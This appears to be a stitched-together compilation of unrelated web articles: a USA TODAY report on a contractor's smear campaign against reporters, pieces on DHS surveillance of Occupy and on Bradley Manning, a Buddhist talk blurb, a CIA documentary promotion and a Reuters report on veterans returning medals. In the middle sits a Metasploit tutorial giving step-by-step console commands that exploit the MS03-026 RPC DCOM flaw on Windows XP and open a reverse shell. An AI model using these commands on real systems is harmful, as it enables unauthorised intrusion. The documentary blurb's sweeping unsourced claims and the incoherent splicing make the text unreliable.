In February, USA TODAY reported on the Pentagon’s “information operations” program, which was coming under criticism even within the Pentagon for spending hundreds of millions for poorly monitored marketing campaigns in Iraq and Afghanistan.
Leonie, which was founded by Chidiac and his sister, Rema DuPont, has received at least $120 million in Pentagon contracts since 2009. DuPont owns 51% of the company; Chidiac 49%. The pair had $4 million in liens for unpaid federal income taxes, although federal records show those tax liens have since been paid off.
Even before the stories ran, USA TODAY Pentagon reporter Tom Vanden Brook noticed that someone registered the site tomvandenbrook.com. Twitter and Facebook accounts were also registered in his name, and a Wikipedia entry and discussion group postings misrepresented his reporting on the West Virginia Sago Mine disaster.
Chidiac said he clearly labeled the websites as “fan sites” of Vanden Brook and his editor, Ray Locker, but said comments on the websites “quickly degenerated from legitimate criticism to immature and irrelevant rhetoric by unknown users.”
Chidiac’s attorney said the Twitter and Wikipedia entries were created by someone else with “absolutely no relationship or connection with Leonie Industries,” whom he did not name.
One online reputation expert, Andy Beal, said the effort appeared to be coordinated and called it a “sophisticated reputation attack.”
The distribution of federally funded propaganda for domestic targets could be a violation of a federal law prohibiting the Defense Department from spending money for “propaganda purposes within the United States.” The company said no federal funds were used.
“Mr. Chidiac does not have access to Leonie’s bank accounts and other financial resources, derived from government contracts or otherwise, and he used non-Leonie funds to participate in the online activity,” said a statement from Gar Smith, Leonie’s director of marketing and communications. “This was the act of an individual, not the company.”
Smith said Chidiac was in the process of divesting himself of his 49% stake, but that the terms of that deal were a matter between DuPont and Chidiac.
Leonie said it’s “in the process of informing government officials of the situation,” though it’s unclear whether the episode will affect Leonie’s Pentagon contracts.
In March, the Pentagon’s inspector general told members of Congress that the Defense Criminal Investigative Service had launched an investigation into issues raised by the USA TODAY report. Last week, a House committee voted to cut the Pentagon’s “information operations” budget by one-third.
Rep. Hank Johnson, D-Ga., a critic of the information operations program, called for congressional hearings on the matter.
“Now we know the truth about these online smear campaigns,” he said. “There must be zero tolerance for attacks on the press.”
Chidiac’s attorney said Chidiac was “personally offended” by USA TODAY’s reporting on his tax troubles, which he felt were unfairly characterized. “I do not believe the previous reporting has properly recognized the excellent work that has been performed by the employees of Leonie in support of U.S. military efforts over the past several years,” Wood said.
Susan Weiss, executive editor of USA TODAY, said the newspaper would continue reporting on the information operations industry. “I am glad to see that we now know who was responsible for these false attacks on Tom Vanden Brook, Ray Locker and USA TODAY. We stand behind our reporters and our stories,” she said.
Remember the Occupy Movement? Since last November, when the NYPD closed the Zuccotti Park encampment in downtown Manhattan –the Movement’s birthplace and symbolic nexus—Occupy’s relevance has seriously dwindled, at least as measured by coverage in the mainstream media. We’re told that this erosion is due to Occupy’s own shortcomings—an inevitable outcome of its disjointed message and decentralized leadership.
While that may be the media’s take, the U.S. Government seems to have a different view.
If recent documents obtained by the Partnership for Civil Justice Fund (PCJF) are any indication, the Occupy Movement continues to be monitored and curtailed in a nationwide, federally-orchestrated campaign, spearheaded by the Department of Homeland Security (DHS).
The documents, many of which are partially blacked-out emails, demonstrate a surprising degree of coordination between the DHS’s National Operations Center (NOC) and local authorities in the monitoring of the Occupy movement. Cities implicated in this wide-scale snooping operation include New York, Oakland, Atlanta, Washington, D.C., Denver, Boston, Portland, Detroit, El Paso, Houston, Dallas, Seattle, San Diego, and Los Angeles.
Interest in the Occupy protesters was not limited to DHS and local law enforcement authorities. The most recently released correspondence contains Occupy-related missives between the DHS and agencies at all levels of government, including the Mayor of Portland, regional NOC “fusion centers,” the General Services Administration (GSA), the Pentagon’s USNORTHCOM (Northern Command), and the White House. Mara Verheyden-Hilliard, Executive Director of the PCJF, contends that the variety and reach of the organizations involved point to the existence of a larger, more pervasive domestic surveillance network than previously suspected.
These documents show not only intense government monitoring and coordination in response to the Occupy Movement, but reveal a glimpse into the interior of a vast, tentacled, national intelligence and domestic spying network that the U.S. government operates against its own people. These heavily redacted documents don’t tell the full story. They are likely only a subset of responsive materials and the PCJF continues to fight for a complete release. They scratch the surface of a mass intelligence network including Fusion Centers, saturated with ‘anti-terrorism’ funding, that mobilizes thousands of local and federal officers and agents to investigate and monitor the social justice movement. (justiceonline.org)
As alarmist as Verheyden-Hilliard’s charge may sound, especially given the limited, bowdlerized nature of the source material, the texts made available contain disturbing evidence of insistent federal surveillance. In particular, the role of the “Fusion Centers,” a series of 72 federally-funded information hubs run by the NOC, raises questions about the government’s expansive definition of “Homeland Security.”
Created in the wake of 9/11, the Fusion Centers were founded to expedite the sharing of information among state and local law enforcement and the federal government, to monitor localized terrorist threats, and to sidestep the regulations and legislation preventing the CIA and the military from carrying out domestic surveillance (namely, the CIA ban on domestic spying and the Posse Comitatus Act).
Is nonviolent, albeit obstructive, citizen dissent truly an issue of national security? The DHS, for its part, is aware of the contentiousness of civilian monitoring. That’s why, in a White House-approved statement to CBS News included in the dossier, DHS Press Secretary Matthew Chandler asserts that
Any decisions on how to handle specifics (sic) situations are dealt with by local authorities in that location. . . DHS is not actively coordinating with local law enforcement agencies and/or city governments concerning the evictions of Occupy encampments writ large.
However, as a reading of the documents unmistakably demonstrates, this expedient PR nugget is far from the truth. In example after example, from its seeking of “public health and safety” grounds from the City of Portland for Occupy’s ejection from Terry Schrunk Plaza, to its facilitation of information sharing between the police departments of Chicago and Boston (following a 1500-person Occupy protest in Chicago), the DHS’s active ”coordinating” with local authorities is readily apparent. Other communiqués are even more explicit in revealing a national focus, such as the DHS’s preemptive coordination with the Pentagon about a port closure in Oakland, and its collection of identity and contact information of Occupy protesters arrested at a Bank of America in Dallas.
Those Pesky Amendments
The right to public assembly is a central component of the First Amendment. The Fourth Amendment is supposed to protect Americans from warrantless searches—with the definition of “search” expanded in 1967 to include electronic surveillance, following the Supreme Court’s ruling in Katz v. United States. Assuming the Occupy protesters refrain from violence—and the vast majority do, in accord with a stated tenet of the Occupy movement—the movement’s existence is constitutionally protected, or should be.
The DHS’s monitoring, documenting, and undermining of protesters may in fact violate the First Amendment. In a recent piece for Dissent Magazine, sociologist James B. Rule explains the fundamental importance of a movement like Occupy in the American political landscape.
This surveillance campaign against Occupy is bad news for American democracy. Occupy represents an authentic, utterly home-grown, grassroots movement. Taken as a whole, it is neither terrorist nor conspiratorial. Indeed, it is hard to think of another movement so cumbersomely public in its deliberations and processes. Occupy is noisy, disorderly, insubordinate, and often inconvenient for all concerned—statements that could equally well apply to democracy in general. But it should never be targeted as a threat to the well-being of the country—quite the contrary.
Accordingly, Rule calls for the White House to rein in the ever-expanding surveillance activity of the DHS—which he contends is motivated by its own funding interests, and which prioritizes security at the expense of civil liberties.
The resource-rich Department of Homeland Security and its allies no doubt see in the rise of the movement another opportunity to justify their own claims for public legitimacy. We can be sure that many in these agencies view any noisy dissent as tantamount to a threat to national security.
[snip]
Nobody who cares about democracy wants to live in a world where simply engaging in vociferous protest qualifies any citizen to have his or her identity and life details archived by state security agencies. Specific, overt threats of civil disobedience or other law-breaking should be dealt with on a piecemeal basis—not by attempting to monitor everyone who might be moved to such actions, all the time. Meanwhile, the White House should issue clear directives that identification and tracking of lawful protesters will play no further role in any government response to this populist moment.
Optimistic as it may be, Rule’s appeal to the White House is a problematic one, given the ubiquitous influence of the DHS revealed by these documents. If the White House-approved press release is any indication, the Oval Office, while not directly authorizing the DHS’s initiatives, is certainly turning a blind eye to the Department’s focus on the Occupy movement as a potential terrorist threat. Federal surveillance of citizens in the Bush years, most visible in NSA warrantless wiretapping controversy, has apparently not ceased with Obama’s inauguration.
Which raises the question: Does Obama, as he claims, “stand with the 99 percent,” or with those who cannot stand them?
# #
WhoWhatWhy plans to continue doing this kind of groundbreaking original reporting. You can count on it. But can we count on you? We cannot do our work without your support.
We spend our lives being seduced by the outside world, believing without question that happiness and suffering come from “out there.” In reality, Buddhist teachings explain that they come from the way we perceive and interpret things, not the things themselves.
This deeply held misconception is at the root of our dissatisfaction, self-doubt, anger, depression, anxiety, and the rest. But our minds can change. By becoming deeply familiar with the workings of our own cognitive processes through introspection and learning to deconstruct them – truly, being our own therapists – we can loosen the grip of these neuroses and grow our marvelous potential for contentment, clarity, and courage, which are at the core of our being.
Speaker: Venerable Robina Courtin
A Tibetan Buddhist nun for 30 years, beloved teacher and power-house personality, Ven. Robina Courtin is Executive Director of Liberation Prison Project, based in San Francisco. (LiberationPrisonProject.org)
Nobel Peace Prize nominee PFC Bradley Manning, a 24-year-old Army intelligence analyst, is accused of releasing the Collateral Murder video, that shows the killing of unarmed civilians and two Reuters journalists, by a US Apache helicopter crew in Iraq. He is also accused of sharing the Afghan War Diary, the Iraq War Logs, and series of embarrassing US diplomatic cables. These documents were published by the anti-secrecy website WikiLeaks, and they have illuminated such issues as the true number and cause of civilian casualties in Iraq, along with a number of human rights abuses by U.S.-funded contractors and foreign militaries, and the role that spying and bribes play in international diplomacy. Given the war crimes exposed, if PFC Bradley Manning was the source for these documents, he should be given a medal of honor.
Not a single person has been harmed by the release of this information. Defense Secretary Robert M. Gates has called the effect of WikiLeaks’ releases on U.S. foreign relations “fairly modest.” Yet the Obama administration has chosen to persecute the whistle-blower rather than prosecute the war criminals who were exposed. While the prosecution has declared it does not intend to seek the death penalty, they do seek to lock PFC Bradley Manning away for life, with the most ridiculous charge of ‘aiding the enemy,’ even though chat logs attributed to Bradley by the FBI clearly show intent only to inform the public and promote “discussion, debates, and reforms.”
Soldiers are promised fair treatment and a speedy trial under the Uniform Code of Military Justice (UCMJ). However, the soldiers responsible for PFC Manning’s care took it upon themselves to abuse him by keeping him locked up in solitary confinement for the first 10 months of his incarceration. During this time, Bradley was denied meaningful exercise, social interaction, sunlight, and on a number of occasions he was forced to stay completely naked. These conditions were unique to Bradley and are illegal even under US military law, as they amount to extreme pre-trial punishment. In March 2011, chief US State Department spokesperson PJ Crowley called PFC Manning’s treatment at the Quantico, Virginia, Marine Corps brig “ridiculous and counterproductive and stupid.” He was forced to resign shortly after admitting this. Since resigning, he has stated that the prosecution’s heavy-handed persecution of PFC Manning has undermined the government’s credibility.
Bradley’s treatment sparked a probe by the United Nations special rapporteur on torture, Juan Mendez. Mr. Mendez stated that he has been “frustrated by the prevarication of the US government with regard to my attempts to visit Mr. Manning.” After having his requests to visit Bradley repeatedly blocked, and after completing a fourteen month investigation, Mr. Mendez issued a statement saying that PFC Bradley Manning’s treatment has been “cruel and inhuman.”
It only took one week in April 2011 to have over a half million people sign a petition calling on President Obama to end the isolation and torture of Bradley Manning. The Obama administration’s ongoing persecution of Bradley Manning has served as “a chilling deterrent to other potential whistleblowers committed to public integrity,” and over 300 top legal scholars have declared that Bradley’s treatment was a violation of the Eighth Amendment’s prohibition against cruel and unusual punishment, as well as a violation of the Fifth Amendment’s guarantee against punishment without trial. Among the signatories is professor Laurence Tribe, a Harvard professor who taught President Obama. Professor Tribe was, until recently, a senior advisor to the US Justice Department.
Partially in response to public outcry, on April 21, 2011, Bradley was moved from Quantico to Fort Leavenworth, KS, where his conditions greatly improved. The very day he was moved, President Obama was surprised at a breakfast fundraiser by a group of protesters. At the end of the fundraiser, a member of the Bradley Manning Support Network, Logan Price, questioned him about Bradley’s situation. The President stated that “He [Bradley Manning] broke the law.” This pretrial declaration of guilt that has caused concern among legal experts, who argue it is clearly a case of ‘undue command influence’. President Obama is the highest ranking military commander, and soldiers follow his orders and his direction. By declaring PFC Bradley Manning guilty, he set the tone and direction of the subordinate military prosecution. It is now difficult for soldiers to express support for PFC Bradley Manning, who like many soldiers who follow the lead of their commander-in-chief, assume PFC Bradley Manning is guilty. Finally, reinforcing the assumption of Manning’s guilt, no charges were filed against any of the soldiers who took it upon themselves to abuse Bradley while he was under their supervision.
Bradley Manning has a growing list of supporters who want all the charges against him dropped. Among the supporters is the famous whistle-blower, Daniel Ellsberg, who leaked the Pentagon Papers in 1971. Recognizing the valor required to tell the truth, Ellsberg calls PFC Bradley Manning a hero and a patriot. We agree. Drop all the charges, and free PFC Bradley Manning.
We hope that you will join us as well. See what you can do to support justice in this historic time.
Here are some recommended articles with more information:
In my first installment in this series on professional hacking tools, we downloaded and installed Metasploit, the exploitation framework. Now, we will begin to explore the Metasploit Framework and initiate a tried and true hack.
Before we start hacking, let’s familiarize ourselves with Metasploit so that when I use certain terms, we all understand them to mean the same thing. When first looking at the Metasploit Framework, it can be a bit overwhelming with the various interfaces, options, utilities, and modules. Here we’ll try to make it understandable so that we can execute our first exploit.
Terminology
The following terminology is not only used within the Metasploit Framework, but throughout the professional hacking and penetration testing communities. As a result, any professional in this field should be familiar with these terms and be able to clearly distinguish them.
Exploit
Exploit is the means by which an attacker takes advantage of a flaw or vulnerability in a network, application, or service. The hacker uses this flaw or vulnerability in a way that the developer or engineer never intended, to achieve a desired outcome (e.g. root access). Some more common exploits that you’ve probably already heard of are SQL injections, buffer overflows, etc.
Payload
A payload is the program or code that is delivered to the victim system. Metasploit has pre-built payloads for this purpose included in the highly useful Meterpreter, or you can develop your own. This payload is designed to provide the attacker with some capability to manage or manipulate the target system for their particular needs.
Shellcode
This is a set of instructions used as a payload when the exploitation occurs. Shellcode is typically written in assembly language, but not necessarily always. It’s called “shellcode” because a command shell or other command console is provided to the attacker that can be used to execute commands on the victim’s machine.
Module
A module is a piece of software that can be used by the Metasploit Framework. These modules are interchangeable and give Metasploit its unique power. These modules might be exploit modules or auxiliary modules.
Listener
This is that component that listens for the connection from the hacker’s system to the target system. The listener simply handles the connection between these systems.
Show
Metasploit Framework has hundreds of modules and other utilities. As a result, you will not be able to remember them all. Fortunately, the show command can grab a listing of all modules, options, targets, etc. in your framework.
Now that we have the basics of Metasploit concepts and commands down, let’s hack a system!
Step 1 Getting Started
First, open a terminal in Linux.
One of the most reliable hacks is on the ubiquitous Windows XP system with the RPC DCOM. It’s a buffer overflow attack that enables the attacker to execute any code of their choice on the owned box (note Microsoft’s comment under impact of vulnerability). Microsoft identifies it as MS03-026 in their database of vulnerabilities. In our case, we will use it to open a reverse shell on our target system.
Open the the Metasploit console.
msfconsole
Be patient, it takes awhile for Metasploit to load all of its modules. The current version of Metasploit has 823 exploits and 250 payloads.
Step 2 Find the Exploit
Metasploit allows you to search using the search command. In our case, we are searching for a DCOM exploit, so we can simply type:
msf > search dcom
Step 3 Set the Exploit
Now let’s tell Metasploit what exploit we want to use. Type use and the name of our exploit, exploit/windows/dcerpc/ms03_026_dcom.
msf > use exploit/windows/dcerpc/ms03_026_dcom
Note that the prompt has changed and now reflects our chosen exploit.
Step 4 Set the Options
Now that we’ve chosen our exploit, we can ask Metasploit what our options are. By typing show options, Metasploit will list our options in executing this exploit.
msf > show options
Step 5 Set Remote Host
Metasploit will now ask us for the RHOST. This will be the IP address of the remote host or the machine we’re attacking. In our case, it’s 10.0.0.3. Use the actual IP address of the machine you are attacking. Tools such as nmap can help in identifying the IP address of the machine you are attacking. Notice in the picture above that Metasploit tells us that we will be using (binding) port 135.
msf > set RHOST 10.0.0.3
Step 6 Show Payloads
Next, we check to see what payloads are available for this exploit. Type show payloads at the Metasploit prompt:
msf > show payloads
Step 7 Set Payload
Now that we can see what payloads are available, we can select the generic/shell_reverse_tcp by using the Metasploit console set command. If successful, this will establish a remote shell on the target system that we can command.
msf > set PAYLOAD generic/shell_reverse_tcp
Step 8 Set Local Host
Now that we’ve chosen the exploit and the payload, we need to tell Metasploit the IP address of our attacking machine. In this example, our target system has an IP address of 10.0.0.6. Use the actual IP address of the system you are attacking. Tools such a nmap, can help you obtain IP addresses.
msf > set LHOST 10.0.0.6
Step 9 Exploit
Now we command Metasploit to exploit the system:
msf > exploit
Step 10 Open a Shell on the Hacked System
Type the command –I 1 to open a command shell on the XP system that will appear on your Metasploit console.
–I 1
To confirm that the command shell is on the Windows XP system, type dir to get a directory listing on the Windows XP system that you now own!
C: >dir
Congratulations! You have just hacked your first system using Metasploit!
In my upcoming lessons, we will look at hacking Linux systems and introduce you to the powerful Meterpreter, Metasploit’s proprietary payload.
This documentary explains how CIA pioneered, developed, manipulated prisoner abuse, sold drugs, changed regimes and killed millions of people worldwide
Secrets of the CIA documents exactly what the title suggests it would. With $50 Billion budget and over 25,000 people working for it, the CIA has more money and power than most developing countries and uses it to support genocidal dictators, shelter drug trafficking and cause much unnecessary bloodshed. Watch this documentary to get a good idea of what CIA does and supports. The Secrets of the CIA is based solidly on verifiable facts so you can be assured that everything the video reveals is true.
CHICAGO (Reuters) – Nearly 50 U.S. military veterans at an anti-NATO rally in Chicago threw their service medals into the street on Sunday, an action they said symbolized their rejection of the U.S.-led wars in Iraq and Afghanistan.
Some of the veterans, many wearing military uniform shirts over black anti-war t-shirts, choked back tears as they explained their actions. Others folded an American flag while a bugle played “Taps,” which is typically performed at U.S. military funerals.
“The medals are supposed to be for acts of heroism. I don’t feel like a hero. I don’t feel like I deserve them,” said Zach LaPorte, who served in Iraq in 2005 and 2006.
LaPorte, a 28-year-old mechanical engineer from Milwaukee, said he enlisted in the Army at 19 because he felt there were few other options. At the time, he could not afford to stay in college.
“I witnessed civilian casualties and civilians being arrested in what I consider an illegal occupation of a sovereign nation,” LaPorte said.
He said he was glad the United States had withdrawn its combat troops from Iraq, but said he did not believe the NATO military alliance was going to leave Afghanistan.
On Sunday, NATO Secretary-General Anders Fogh Rasmussen opened the two-day summit of the 26-member alliance saying there would be no hasty exit from Afghanistan.
A veteran from New York who only gave his name as Jerry said: “I don’t want any part of this anymore. I chose human life over war, militarism and imperialism.”
The veterans had hoped to present their medals to a NATO representative. The closest they could get was the fence ringing the McCormick Place convention center about a block from where U.S. President Barack Obama and other leaders were meeting. The veterans threw their medals toward the convention center.
Matt Howard, 29, who served in the Marines from 2001 to 2006, said the rate of suicides among veterans returning from the wars is high.
“These medals are not worth the cloth and steel they’re printed on. They’re representative of failed policies,” said Howard, a spokesman for Iraq Veterans Against the War.
Former U.S. Army Sergeant Alejandro Villatoro, 29, of Chicago, served during the Iraq 2003 invasion and in Afghanistan in 2011.
He said he suffers from post-traumatic stress syndrome and depression and gave back three medals – one “War on Terrorism” medal, one for participating in the Iraq war and a NATO medal from the Afghanistan war. He said he wants the war in Afghanistan to end.
“There’s no honor in these wars,” said Villatoro, before he threw away his medals. “There’s just shame.”